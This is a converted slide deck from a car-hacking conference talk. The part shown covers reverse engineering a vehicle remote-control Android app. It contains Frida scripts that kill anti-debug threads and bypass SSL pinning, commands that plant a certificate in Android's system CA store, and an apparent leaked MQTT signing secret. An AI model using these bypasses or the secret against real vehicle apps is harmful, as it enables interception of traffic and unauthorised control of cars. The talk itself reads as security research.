



***Death*** ***By*** ***A Thousand Cuts:***

***Compromising Automotive Systems via Vulnerability Chains***


*Linfeng Xiao*

# Introduction

## TeamMates



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*@0xp0kerface*



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# Introduction

## Our Previous Research

*BLE Link Layer Relay Attack*



*HITBSecConf 2023*



# Introduction

## Why be a car hacker?

**What can car hackers do in reality ?**

**Can we Remote Control any Car ?**



# **summary**

**Part I. Car security research without cars.**

**Part II. From zero to root intelligent vehicles.**

**Part III. Deconstructing Automotive Components to explore Vulnerabilities.**

**Part IV. A complete vehicle analysis case & Remote Attack chains.**

**Part I:**

**Car security research without cars**

# Car security research without cars.

## *The First and most important problem*

<p>Sponsored</p> <p>New 2024 Audi Q3 S line Premium Plus 45 TFSI \$45,621 est. ⓘ</p> <p>34 mi away</p>	<p>Sponsored</p> <p>New 2023 Audi A3 Premium quattro \$37,080 est. ⓘ</p> <p>34 mi away</p>	<p>Sponsored</p> <p>New 2023 Audi A3 Premium Plus quattro \$39,034 est. ⓘ</p> <p>34 mi away</p>
<p>New 2024 Subaru Forester AWD \$27,232 est. ⓘ</p> <p>0.7 mi away</p>	<p>Shop smarter. Know your budget.</p> <p>See your buying power</p>	<p>New 2024 Subaru Forester Premium AWD \$30,798 est. ⓘ</p> <p>0.7 mi away</p>
<p>New 2024 Subaru Forester Premium AWD \$31,906 est. ⓘ</p>	<p>New 2024 Subaru Forester Premium AWD \$32,062 est. ⓘ</p>	<p>New 2024 Subaru Forester Premium AWD \$32,053 est. ⓘ</p>



# Car security research without cars.

APP can remotely control the car



Or If there is vulnerability in car controls?

Mobile phone Remote Control Car air conditioner




XD

# Car security research without cars.

## Key Features of App

- Remote Control
- BLE Key (Some models can move the vehicle via Bluetooth.)







# Car security research without cars.

## APP Code Anit-anti-analysis methods (Android version)

```
com. .... .mqtt.MQTTConstants
实例方法  函数调用  实例属性  查看汇编  常用
you can input keyword to filter message
at/
public static final java.lang.String com. ....
MQTTConstants.COMM_TOPIC==/
comment/
public static final java.lang.String
MQTTConstants.GROUP
_ID==GID_APP_PROD
public static final java.lang.String
MQTTConstants.GROUP
_ID_OFFICIAL==GID_APP_PROD
public static final java.lang.String
MQTTConstants.GROUP
_ID_TEST==GID_APP_UAT
public static final java.lang.String
MQTTConstants.LIKE_TOPIC==/
like/
public static final java.lang.String
MQTT_
ACCESS_ID==|
public static final java.lang.String
MQTTConstants.MQTT_
SIGN_SECRET==Yp%Jen4fp$bwin9l
public static final java.lang.String c
MQTTConstants.MQTT_URL==tcp:
//mqtt
private static final java.lang.String cor
MQTTConstants.MQTT_URL
_OFFICIAL==tcp://mqtt-
private static final java.lang.String
MQTTConstants.MQTT_URL_TEST
==tcp://|
1883
```

```
function hook_addr(addr, name) {
  Interceptor.attach(addr, {
    onEnter(args) {
      this.log = []
      this.log.push(name + " onEnter:\r\n")
      for(let i = 0; i < 8; i++) {
        try {
          this.log.push(hexdump(args[i]), "\r\n");
        } catch (error) {
          this.log.push((args[i]), "\r\n");
        }
      }
    }, onLeave(retval) {
      this.log.push(name + " onLeave:\r\n")
      try {
        this.log.push(hexdump(retval), "\r\n");
      } catch (error) {
        this.log.push((retval), "\r\n");
      }
      this.log.push("=====")
      console.log(this.log);
    }
  })
}
```

```
Precompiled_Hmac_Hmac__7814 onEnter:
,      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
10c0afb9 03 6d 00 00 00 00 00 c0 fb 0a 0c 01 00 00 00 00 .m.....
10c0afbb9 00 00 00 14 00 00 00 44 32 33 41 42 43 40 23 35 .....D23ABC@#5
10c0afbc9 36 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 6.....
.....

Precompiled_Hmac_convert_37042 onEnter:
,      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
10c0afd79 07 6d 00 00 00 00 90 fd 0a 0c 01 00 00 00 00 .m.....
10c0afd89 00 00 00 9a 00 00 61 70 69 2e 78 78 78 2e 63 .....api.xxx.c
10c0afd99 6e 2f 78 78 78 2f 61 70 69 3f 70 68 6f 6e 65 n/xxxx/api?phone
10c0afda9 3d 31 33 38 30 30 31 33 38 30 30 26 74 78 79 =1380013800&txy
10c0afdb9 7a 6d 3d 26 75 72 69 3d 61 70 69 78 78 78 2f zm=&uri=apixxx/
10c0afd9c 61 70 69 2f 75 73 65 72 2f 73 65 6e 64 73 6d 73 api/user/sendsms
10c0afdd9 63 6f 64 65 00 00 00 00 00 00 00 00 00 00 04 code.....
.....

Precompiled___base64Encode_5267 onEnter:
,      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
10c0b0789 03 6d 00 00 00 00 a0 07 0b 0c 01 00 00 00 00 .m.....
10c0b0799 00 00 00 28 00 00 f6 41 84 fc 8b 76 4a f3 03 ...(...A...vJ..
10c0b07a9 a0 fe d9 2f e8 5d 85 0f ee 6d b2 00 00 00 04 .../.]...m.....
.....

,Precompiled___base64Encode_5267 onLeave:
,      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
10c0b0859 03 55 00 00 00 00 38 00 00 00 00 00 00 39 .U....8.....9
10c0b0869 6b 47 45 2f 49 74 32 53 76 4d 44 6f 50 37 5a 4c kGE/It2SvMDoP7ZL
10c0b0879 2b 68 64 68 51 2f 75 62 62 49 3d 00 00 00 00 +hdhQ/ubbI=.....
```

Dynamic Debugging& Reading From Memory

Hooking

# Car security research without cars.

## Dex Protection

- Dex Protection


Package name	com.secneo.apkwrapper
Version code	230
File size	247.11M
Signature	V1 + V2 <span style="color: red;">bangbang App hardening</span>
Protection	梆梆加固企业版
Installed	2.1.1 (230)
Data directory 1	/data/user/0/com.secneo.apkwrapper
Data directory 2	/storage/emulated/0/Android/data/com.secneo.apkwrapper
APK path	/data/app/~~Sam3BMtIT9MY2.../com.secneo.apkwrapper.apk
UID	10385

### 1. Dex packer and enc

### 2. Anti-Hook



No Code .Not **real dex** fileDex code just a wrapper.



```
public class H {
    public static String ACFNAME = "androidx.core.app.CoreComponentFactory";
    public static String APPNAME = "com.secneo.apkwrapper";
    public static String ARM_LIBRARY = "DexHelper";
    public static String HAVEX86 = "###HAVEX86###";
    public static String HAVEX8664 = "###HAVEX8664###";
    public static String ISSOPHIX = "###SOPHIX###";
    public static String ORI_AW_NAME = "com.secneo.apkwrapper.AW";
    public static String PKGNAME = "com.secneo.apkwrapper";
    public static String X86_LIBRARY = "DexHelper-x86";
}
```



# Car security research without cars.

## APP Dynamic Anti-analysis methods and Anit-anti-analysis methods(Android)

- Anti-Debugging&Hooking

```
Spawned `com.██████████`. Resuming main thread!  
[██████████] -> Process terminated  
[██████████] ->
```

## Debug or Hook **Detection**

```
call pthread_create...  
The thread function address is 0xc0512129  
The libmsaoaidsec.so base 0xc0501000  
pthread_create called from:  
0xc05123fd libmsaoaidsec.so!0x113fd  
0xc0511ab7 libmsaoaidsec.so!0x10ab7  
0xc0511bc1 libmsaoaidsec.so!0x10bc1  
0xc050d5b9 libmsaoaidsec.so!_init+0x1ac  
0xec63662b0  
Process terminated
```

# Car security research without cars.

## APP Dynamic Anti-analysis methods and Anit-anti-analysis methods(Android)

- Anti-Debugging&Hooking

### Find **Detection** thread and killed

```
Spawned `com. ....`. Resuming main thread!  
[.....]-> Process terminated  
[.....]->
```

### Debug or Hook **Detection**

```
call pthread_create...  
The thread function address is 0xc0512129  
The libmsaoaidsec.so base 0xc0501000  
pthread_create called from:  
0xc05123fd libmsaoaidsec.so!0x113fd  
0xc0511ab7 libmsaoaidsec.so!0x10ab7  
0xc0511bc1 libmsaoaidsec.so!0x10bc1  
0xc050d5b9 libmsaoaidsec.so!_init+0x1ac  
0xec63662b0  
Process terminated
```


```
function hook_func() {  
  var pthread_create_addr = Module.findExportByName("libc.so", "pthread_create")  
  Interceptor.attach(pthread_create_addr, {  
    onEnter(args) {  
      console.log("call pthread_create...")  
      let func_addr = args[2]  
      console.log("The thread function address is " + func_addr)  
  
      let libmsaoaidsec = Process.findModuleByName("libmsaoaidsec.so")  
      if (libmsaoaidsec != null) {  
        console.log("The libmsaoaidsec.so base " + libmsaoaidsec.base)  
        bypass_thread(libmsaoaidsec)  
      }  
  
      console.log('pthread_create called from:\n'  
+ Thread.backtrace(this.context, Backtracer.ACCURATE)  
.map(DebugSymbol.fromAddress)  
.join('\n')  
+ '\n');  
    }  
  })  
}  
  
function bypass_thread(module) {  
  // Interceptor.replace(module.base.add(0x0000FA98+1), new NativeCallback(function() {  
  //   console.log("0x0000FA99 replace success!!!")  
  // }, 'void', []))  
  
  Interceptor.replace(module.base.add(0x00011128+1), new NativeCallback(function() {  
    console.log("0x00011129 replace success!!!")  
  }, 'void', []))  
}
```

```
# frida -H 192.168.43.161:30000 -l /root/Desktop/jumpAnti.js  
Frida 14.2.17 - A world-class dynamic instrumentation toolkit  
Commands:  
  help      -> Displays the help system  
  object?   -> Display information about 'object'  
  exit/quit -> Exit  
More info at: https://frida.re/docs/home/  
Spawned `com. ....`. Resuming main thread!  
Remote::com. .... ->  
Remote::com. .... ->  
Remote::com. .... ->
```

# Car security research without cars.

## APP HTTPS Anti-analysis methods (Android)

- SSL-Pinning/Proxy Check/User's CA cert is not trusted



# Car security research without cars.

## APP Anit-anti-analysis methods(Android)

### Bypass SSL-pinning

```
// https://www.exploit-db.com/exploits/42672/android-ssl-pinning-bypass-2/
const trustManagerImplCheckTrustedRecursiveCheck = (ident: string): any | undefined => {
  return wrapJavaPerform(() => {
    try {
      const arrayList: ArrayList = Java.use("java.util.ArrayList");
      const trustManagerImpl: TrustManagerImpl = Java.use("com.android.org.conscrypt.TrustManagerImpl");
      send(
        c.blackBright(`Found com.android.org.conscrypt.TrustManagerImpl, ` +
          `overriding TrustManagerImpl.checkTrustedRecursive()`),
      );

      // https://android.googlesource.com/platform/external/conscrypt/+/-/1186465/src/
      // platform/java/org/conscrypt/TrustManagerImpl.java#391
      const TrustManagerImplcheckTrustedRecursive = trustManagerImpl.checkTrustedRecursive;

      TrustManagerImplcheckTrustedRecursive.implementation = function (certs, host, clientAuth, untrustedChain,
        trustAnchorChain, used) {
        qsend(quiet,
          c.blackBright(`[${ident}] `) + `Called (Android 7+) ` +
          c.green(`TrustManagerImpl.checkTrustedRecursive()`) + `, not throwing an exception.`),
        );

        // Return an empty list
        return arrayList.$new();
      };

      return TrustManagerImplcheckTrustedRecursive;
    }
  });
}
```

Objection Hooking  
TrustManager


```
// Load the CA from an InputStream
console.log("[+] Loading our CA...")
var cf = CertificateFactory.getInstance("X.509");
try {
  var fileInputStream = FileInputStream.$new("/data/local/tmp/cert-der.crt");
} catch (err) {
  console.log("[o] " + err);
}
var bufferedInputStream = BufferedInputStream.$new(fileInputStream);
var ca = cf.generateCertificate(bufferedInputStream);
bufferedInputStream.close();
var certInfo = Java.cast(ca, X509Certificate);
console.log("[o] Our CA Info: " + certInfo.getSubjectDN());
// Create a KeyStore containing our trusted CAs
console.log("[+] Creating a KeyStore for our CA...");
var keyStoreType = KeyStore.getDefaultType();
var keyStore = KeyStore.getInstance(keyStoreType);
keyStore.load(null, null);
keyStore.setCertificateEntry("ca", ca);
// Create a TrustManager that trusts the CAs in our KeyStore
console.log("[+] Creating a TrustManager that trusts the CA in our KeyStore...");
var tmfAlgorithm = TrustManagerFactory.getDefaultAlgorithm();
var tmf = TrustManagerFactory.getInstance(tmfAlgorithm);
tmf.init(keyStore);
console.log("[+] Our TrustManager is ready...");
console.log("[+] Hijacking SSLContext methods now...")
console.log("[+] Waiting for the app to invoke SSLContext.init()...")
SSLContext.init.overload(["Ljavax.net.ssl.KeyManager;", "Ljavax.net.ssl.TrustManager;", "java.security.SecureRandom"]);
console.log("[o] App invoked javax.net.ssl.SSLContext.init...");
SSLContext.init.overload(["Ljavax.net.ssl.KeyManager;", "Ljavax.net.ssl.TrustManager;", "java.security.SecureRandom"]);
console.log("[+] SSLContext initialized with our custom TrustManager!");
```

Use Frida Hooking KeyStore

# Car security research without cars.

## APP Anti-analysis methods and Anit-anti-analysis methods(Android)

### Bypass Proxy Dection



Use **VPN** as Proxy or **Hooking**

### Set User CA Cert as System Cert

```
# Create a separate temp directory, to hold the current certificates
# Otherwise, when we add the mount we can't read the current certs anymore.
mkdir -p -m 700 /data/local/tmp/tmp-ca-copy

# Copy out the existing certificates
cp /apex/com.android.conscrypt/cacerts/* /data/local/tmp/tmp-ca-copy/

# Create the in-memory mount on top of the system certs folder
mount -t tmpfs tmpfs /system/etc/security/cacerts

# Copy the existing certs back into the tmpfs, so we keep trusting them
mv /data/local/tmp/tmp-ca-copy/* /system/etc/security/cacerts/

# Copy our new cert in, so we trust that too
mv $CERTIFICATE_PATH /system/etc/security/cacerts/

# Update the perms & selinux context labels
chown root:root /system/etc/security/cacerts/*
chmod 644 /system/etc/security/cacerts/*
chcon u:object_r:system_file:s0 /system/etc/security/cacerts/*


